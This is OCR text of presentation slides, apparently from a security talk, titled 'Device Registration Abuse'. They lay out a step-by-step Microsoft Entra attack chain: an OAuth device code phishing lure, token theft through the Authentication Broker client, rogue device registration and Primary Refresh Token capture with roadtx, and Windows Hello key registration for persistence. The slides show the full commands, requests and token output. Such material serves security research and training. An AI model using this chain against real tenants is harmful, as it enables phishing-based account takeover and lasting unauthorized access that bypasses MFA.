

3. Wait for victim to authorize


Microsoft
Sign in
You're signing in to Microsoft Authentication Broker on another device located in United States. If it's not you, close this page.
merlin@cloudy-daze.com
No account? Create one!
Can't access your account?
Back
Next






Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize


Microsoft
merlin@cloudy-daze.com
Are you trying to sign in to Microsoft Authentication Broker?
Only continue if you downloaded the app from a store or website that you trust.
Cancel
Continue

Microsoft
Microsoft Authentication Broker
You have signed in to the Microsoft Authentication Broker application on your device. You may now close this window.

Device Registration Abuse

1

4. Obtain OAuth token (DES)

Obtain OAuth tokens

Azure

```
################################################################################
# 1.4. Retrieve oauth tokens (access + refresh)
#       client:   Microsoft Authentication Broker
#       resource: Enrollment Service
################################################################################

Response:
token_type     : Bearer
scope          : mdm_delegation
expires_in     : 5370
ext_expires_in : 5370
expires_on     : 1743923960
not_before     : 1743918289
resource       : https://enrollment.manage.microsoft.com
access_token   : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSIsImtpZCI6IkNOdjBPSTNSd3FsSEZFVm5hb01E
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                 yL3E5aUpMWW1Sa3daODZHRlhpSUNkazIyeFFMYWVMS3VhZEZxMDNOTVJCWExrVmdVcVZSbEhUOGJSS3hKNEpEK2xXQnlFNkJXWlZFZS9UZkZ6aUhiTUd3ZzV
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                 2ZW5fbmFtZSI6Ik1lcmxpbiIsImlkdHlwIjoidXNlciIsImlwYWRkciI6IjEwNC4yLjc0LjIzIiwibmFtZSI6Ik1lcmxpbiIsIm9pZCI6ImU3MzFhNmQyLWJ
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                 tZG1fZGVsZWdhdGlvbiIsInNpZCI6IjAwM2RmYjQ5LTUzMmItZGI0OS01MjcxLWQ5MjY1Y2ZhZmQyYSIsInN1YiI6IjJ0SDJRZWNtQUktbGJoNlB6UFAycU5
                 YSUUiLCJ0aWQiOiJmN2M5NDkwMi0xYjc5LTRjNTktOTdiMy02MjUwM2FiNjRlNTMiLCJ1bmlxdWVfbmFtZSI6Im1lcmxpbkBjbG91ZHktZGF6ZS5jb20iLCJ
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                 IKDy65RS-1tsagYYam5F8LrmGN_brHOwjRhQGaHOb3G_KK4_nqEFOxYEmd7vW8tO4ksquPzV6JErfseXW9LMLBVqOufXxH74UbKoMbRmdqwY2sfCtq3zhzeu
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refresh_token  : 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P8mlRCix5ISV5Fjelukg2c
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                 2zRWf16S_Gto_5wwsemtOtlvb2v7u5fwlONACM-Sse5vaqXNLM7Jvslb86ymxDOEh22BPu6LNoybfAxPLwW7ih7Z8p7fzXAgqxxVH0a7uheHMBUTm7p64_oy
                 ZAEFZwKtevJAjKTp876AtSXszjbCUn5jQ_PY0RoX1l_aKQidNU64bRVk3z2giZ13HwqSiSarB9tLZP5B9Slkjzkd6dp_nZ6CXv5NFpDNLVAotLHElu0A81i2
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```

Device Registration Abuse

1

4. Obtain OAuth token (DES)

Obtain OAuth tokens

5. Refresh OAuth token (DRS)

Azure

```
################################################################################
# 1.5. Use refresh token to get new access token
#       client id:      Microsoft Authentication Broker
#       resource:       Device Registration Service
#       grant_type:     refresh_token
#       scope:          openid
################################################################################

Request:

POST https://login.microsoftonline.com/Common/oauth2/token
{
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "resource": "urn:ms-drs:enterpriseregistration.windows.net",
  "refresh_token": "1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P85b40ysFZvkoaKnqhllUGuBld7JCT1K5_TzM-erf
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,
  "grant_type": "refresh_token",
  "scope": "openid"
}

Response:
token_type     : Bearer
scope          : adrs_access
expires_in     : 4180
ext_expires_in : 4180
expires_on     : 1743925883
not_before     : 1743921402
resource       : urn:ms-drs:enterpriseregistration.windows.net
access_token   : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSIsImtpZCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSJ9.eyJhdWQiO
                 1cm46bXMtZHJzOmVudGVycHJpc2VyZWdpc3RyYXRpb24ud2luZG93cy5uZXQiLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mN2M5NDkwMi0xYjc5LTRjNTktOTdiMy02MjUwMz
                 iNjRlNTMvIiwiaWF0IjoxNzQzOTIxNDAyLCJuYmYiOjE3NDM5MjE0MDIsImV4cCI6MTc0MzkyNTg4MywiYWNyIjoiMSIsImFpbyI6IkFXUUFtLzhaQUFBQTV5eEpxakozcGUycDNsdXN1ZI
                 MQ2lrSy9LQ1k4Ujgra3lVSXErSTFMRjlHcDhGblhJNGhmaFFYeG5Gd29PM3VCK2MxM1JvN2hHUFZwdm5VcWpPdy9xZ0x4cFltdXBoa2dlcHh0aUVpSnJWN3g4YjQ3eXVyVjBuTFVKYWhvW
```


Device Registration Abuse




```
################################################################################
# 2.1. Using DRS OAuth access token
#      => Register device
#      => Obtain WFHB device cert/key (area41.pem|KEY)
################################################################################

roadtx  device -a register -n area41 [Y/n]:
Saving private key to area41.key
Registering device
Device ID: a025a1d4-f76c-4b12-9de4-7e0eaf48615c
Saved device certificate to area41.pem

################################################################################
# 3.1. Using device cert/key and DRS OAuth access token
#      => Obtain PRT
################################################################################

roadtx  prt --refresh-token file -c ./area41.pem -k ./area41.key [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P-cBn6L2EjM1LgijZ3cuT6SQdgJZ0CII3ppf5J62mLOgo6kqn
_CDWnzUO3PK-SQ8WohMPyztVAep7njdEdoW2nNGFyep1cDFYvPVJv5PboE6zrJ96ZythbzBjD0YmjaLlmFppSga-WVLe8VlTbF6xFhqZNvDFVA3sM9BS3L2gW-ptmD6g0_nHs9kuj3HI72x-FIzXdU9NwoEbLG8xj
EDWoA_FXour--WeHSST53vGkWc4qWt4sOgUVq26vcMdakYtzwgkztVZ8v9n0c4-xGeISDCotzm9JJ6fEdSRE29CheDkCfam7sGGcsf6N4LJe8MaWOY0qRMutV2G_JXl7TsrOz2dbqbWFN6b0tdOPIvio-TGPP7x_2
mRPQ_CEipt-SAvsuzvbgIkPX1eBE3ubYSzmCzWQM9KVXzFlI1HzONoTbaaVJ_kOFPH8xrFhLNt5WZ80EmBtN98zmkGKGa_n-OMJ3RUpUKYJbV1khiFGo8Z7vGlXnSiQgcqqEwRjbp2WQIwrf28QaCJ034qMYYsg1B
rsqgT0dzWBnkAPZ1-S0HMonNiTrpBoREEiltMACxwD6aqLOHqn6emA9y7FYK8UOUfPzCX05QOYYzcpkCDyvG3PHm5qWDnSn1nguOfzDRAcxvA7ngv_-EhLzdzWEUYMw_hmoGQ0qS5oXdUbS5fulI_ZKuwxcUCnDWJ
Wz9uLPhPUgFcYGWFeFe-tdnrcY0j_3gXzTcQ-p0DcIeZuBicCBVm7qLMoxrboWiCOuvTqyDhkWKrJjSWD4HNLbAVlP9Wby4Wrg8tmeopqI7zTrI7JA8pONhevhks7PeSL1f3as8DwlHXZC5ZuT2liQ0M1WUN3T8aF
LB2bpzqA78A7j5YlkRs1dTC06cjKrdoVGCFdw4UoEYt1atyIvUVvI1R2rCstMSZ03pbu-PdBtsmcdX6lrJHbqju2awQ45Km7DHBBN_dkY3yTBRMjBZ8RTSp86VJby3k6B8LBfghohpMZJ-kmA
Obtained session key: 4d394f005da138f9308639652d7f31f3b74d4623909dcae2c458b088ec1336ff
Saved PRT to roadtx.prt
```

Device Registration Abuse


```
##############################################################################################
# 2.1. Using DRS OAuth access token
#      => Register device
#      => Obtain WFHB device cert/key (area41.pem|KEY)
##############################################################################################

roadtx  device -a register -n area41 [Y/n]:
Saving private key to area41.key
Registering device
Device ID: a025a1d4-f76c-4b12-9de4-7e0eaf48615c
Saved device certificate to area41.pem

##############################################################################################
# 3.1. Using device cert/key and DRS OAuth access token
#      => Obtain PRT
##############################################################################################

roadtx  prt --refresh-token file -c ./area41.pem -k ./area41.key [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P-cBn6L2EjM1LgijZ3cuT6SQdgJZ0CII3ppf5J62mLOgo6kqn
_CDWnzUO3PK-SQ8WohMPyztVAep7njdEdoW2nNGFyep1cDFYvPVJv5PboE6zrJ96ZythbzBjD0YmjaLlmFppSga-WVLe8VlTbF6xFhqZNvDFVA3sM9BS3L2gW-ptmD6g0_nHs9kuj3HI72x-FIzXdU9NwoEbLG8xj
EDWoA_FXour--WeHSST53vGkWc4qWt4sOgUVq26vcMdakYtzwgkztVZ8v9n0c4-xGeISDCotzm9JJ6fEdSRE29CheDkCfam7sGGcsf6N4LJe8MaWOY0qRMutV2G_JXl7TsrOz2dbqbWFN6b0tdOPIvio-TGPP7x_2
mRPQ_CEipt-SAvsuzvbgIkPX1eBE3ubYSzmCzWQM9KVXzFlI1HzONoTbaaVJ_kOFPH8xrFhLNt5WZ80EmBtN98zmkGKGa_n-OMJ3RUpUKYJbV1khiFGo8Z7vGlXnSiQgcqqEwRjbp2WQIwrf28QaCJ034qMYYsg1B
rsqgT0dzWBnkAPZ1-S0HMonNiTrpBoREEiltMACxwD6aqLOHqn6emA9y7FYK8UOUfPzCX05QOYYzcpkCDyvG3PHm5qWDnSn1nguOfzDRAcxvA7ngv_-EhLzdzWEUYMw_hmoGQ0qS5oXdUbS5fulI_ZKuwxcUCnDWJ
Wz9uLPhPUgFcYGWFeFe-tdnrcY0j_3gXzTcQ-p0DcIeZuBicCBVm7qLMoxrboWiCOuvTqyDhkWKrJjSWD4HNLbAVlP9Wby4Wrg8tmeopqI7zTrI7JA8pONhevhks7PeSL1f3as8DwlHXZC5ZuT2liQ0M1WUN3T8aF
LB2bpzqA78A7j5YlkRs1dTC06cjKrdoVGCFdw4UoEYt1atyIvUVvI1R2rCstMSZ03pbu-PdBtsmcdX6lrJHbqju2awQ45Km7DHBBN_dkY3yTBRMjBZ8RTSp86VJby3k6B8LBfghohpMZJ-kmA
Obtained session key: 4d394f005da138f9308639652d7f31f3b74d4623909dcae2c458b088ec1336ff
Saved PRT to roadtx.prt
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console



Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console
- Register new WHFB user key for persistence

Azure

```
##############################################################################################
# 4.1. Enrich PRT with NGC MFA claim (time limit to avoid re-MFA)
#      Get new tokens
##############################################################################################

roadtx  prtenrich --ngcmfa-drs-auth [Y/n]:
Tokens were written to .roadtools_auth

##############################################################################################
# 4.2. Register/retrieve new Windows Hello key (persistence)
##############################################################################################

roadtx  winhello -k area41_hello.key [Y/n]:
Saving private key to area41_hello.key
{'kid': 'b3953364-1e58-48ed-8597-45173ad31104', 'upn': 'merlin@cloudy-daze.com', 'krctx': 'eyJEYXRhIjoiWlhsS2FHSkhZMmxQYVVwVFZYcEpN
SR1JHVVd0Vk1sSkZSa1JQVkVKRVRsUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFRFTktNR1ZZUVdsUGFVcExWakZSYVV4RFNqUk9XRkZ
Vl3YUd0WU0wcEpUV3RhYUZkcWFEWldSMVp5WTNwUmFXWlJMbVY1U210YVdGcHdXVEpXY0ZwRFNUWkpiVVYzVFdwV2FFMVhVVEJNVjFrelRtMU5kRTVIU1hoTmFUQTFXa2RWT
aZVVselNXNVNjRnBEU1RaSmJWa3pXWHByTUU5VVFYbE1WRVpwVG5wcmRFNUhUVEZQVXpBMVRqSkpla3hVV1hsT1ZFRjZXVmRKTWs1SFZURk5lVWx6U1cwMWJsa3hPWEphV0d
WxGVlVrSlJWVVpDVVZWR1JsRlZSa0pSVlVaQ1VWVkdRbEZWUmtKUlZVWlNVVlZKZDA5RVp6TmxWVFZHVXpCMFdtTXhXbGhXU0ZGNlVWUkNXazR3TlZCV01XUjZVWHBKZDFJc
Fd1ltMXdNRkpxYkhKaE0xWnZVMmwwV2sxdFdqWmpNbXhhVm01V05GRllWWFprVmtKMFkyMTRXRnBXWkd0VFIyaE9WV3RXTmxSSFJuVlNTRWw2WVhsek5WTjZXbE5rYWxKRlc
mVIZGxhelEwV2pCSmQwMXJXa05QVlU1Q1dXdDBlR1ZxYkVwUldGb3lXbTVhTTFOSWJGVmxiVko1VkRBMVNWVkZNVVJSVkZKQ1pXc3dkMDlYZEVsVWVrSjFUVEl4YjJONlZrM
ERmtkMUpWVlRGT1ZGSlVZMGhXTTJNemJETlBSRXAxWkZaVk5XVnVUbFJqUjNkNFkwUkNSMkZFU1RCa2JrNTRVako0Tms5WVFUSmhiRnA1WVdwS1VsVlhTbUZXYTNoV1ZtMWp
WpNbkIzVG0xU2QxZElRbHBhUkU1U1lUSlNVV1ZzU25wU1ZHaHFXa1ZrUWxsV1JURlRXRWt4V2xkSmVHUlZVbE5pUm14TFpFVlNjbVZWTldGVE1VWjBXbXBLYTFwNWMzaE9VM
lbEp0UmtoWk1uQjBUbGhLVUdWdGF6TmlibWhMVTJ0S1Zrc3lORFZqU0d4MlpHeEZPVkJUU1hOSmJsWjNZbWxKTmtsdE1XeGpiWGh3WW10Q2FtSkhPVEZhU0d0MFdrZEdOb
1V6VGtSTk5VMXFSVE5OVkZselNXMVdOR05EU1RaTlZHTXdUWHByZVUxcWEzaE9hWGRwWVZkR01FbHFiM2hPZWxGNlQxUkplRTU2UlRKTVEwcHdZek5OYVU5cFNrSlNSa3BVb
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URSaGMxSllaVVJ4Y3kxUlpWcFdlR3d3WDE5cmNuRlhOVWhLTW1KaFRrOU9MV2d3Wlc0M2VURTNlbU5pUmxGSmJHMUpibHBSZEVjNGNrbEdjMDlhZG5aaVJXWkpNVU5wYURac
4bWFGYzJXWGg1ZHpkaVpYaGtXbTg0T0hSTFZXMHlhRXB2UkZsUVdtNTVWM0pVUW10SVowTlFlRFZ5VTNoRFZWRTVia2RvYlVwMGJHaElXSFkwWWtSc09VUlJOMjlOVFVaYVp
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YZDFlRWRYV0Y5bk5sTnpNSEZ4Y1VSSVpGbGFNWGN0ZHpaTE9VSnRZbXgxWDNOU1NsVmxadz09IiwiRm9ybWF0IjoxLCJWZXJzaW9uIjoxfQ==']}
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console
- Register new WHFB user key for persistence
- Create new PRTs

Azure

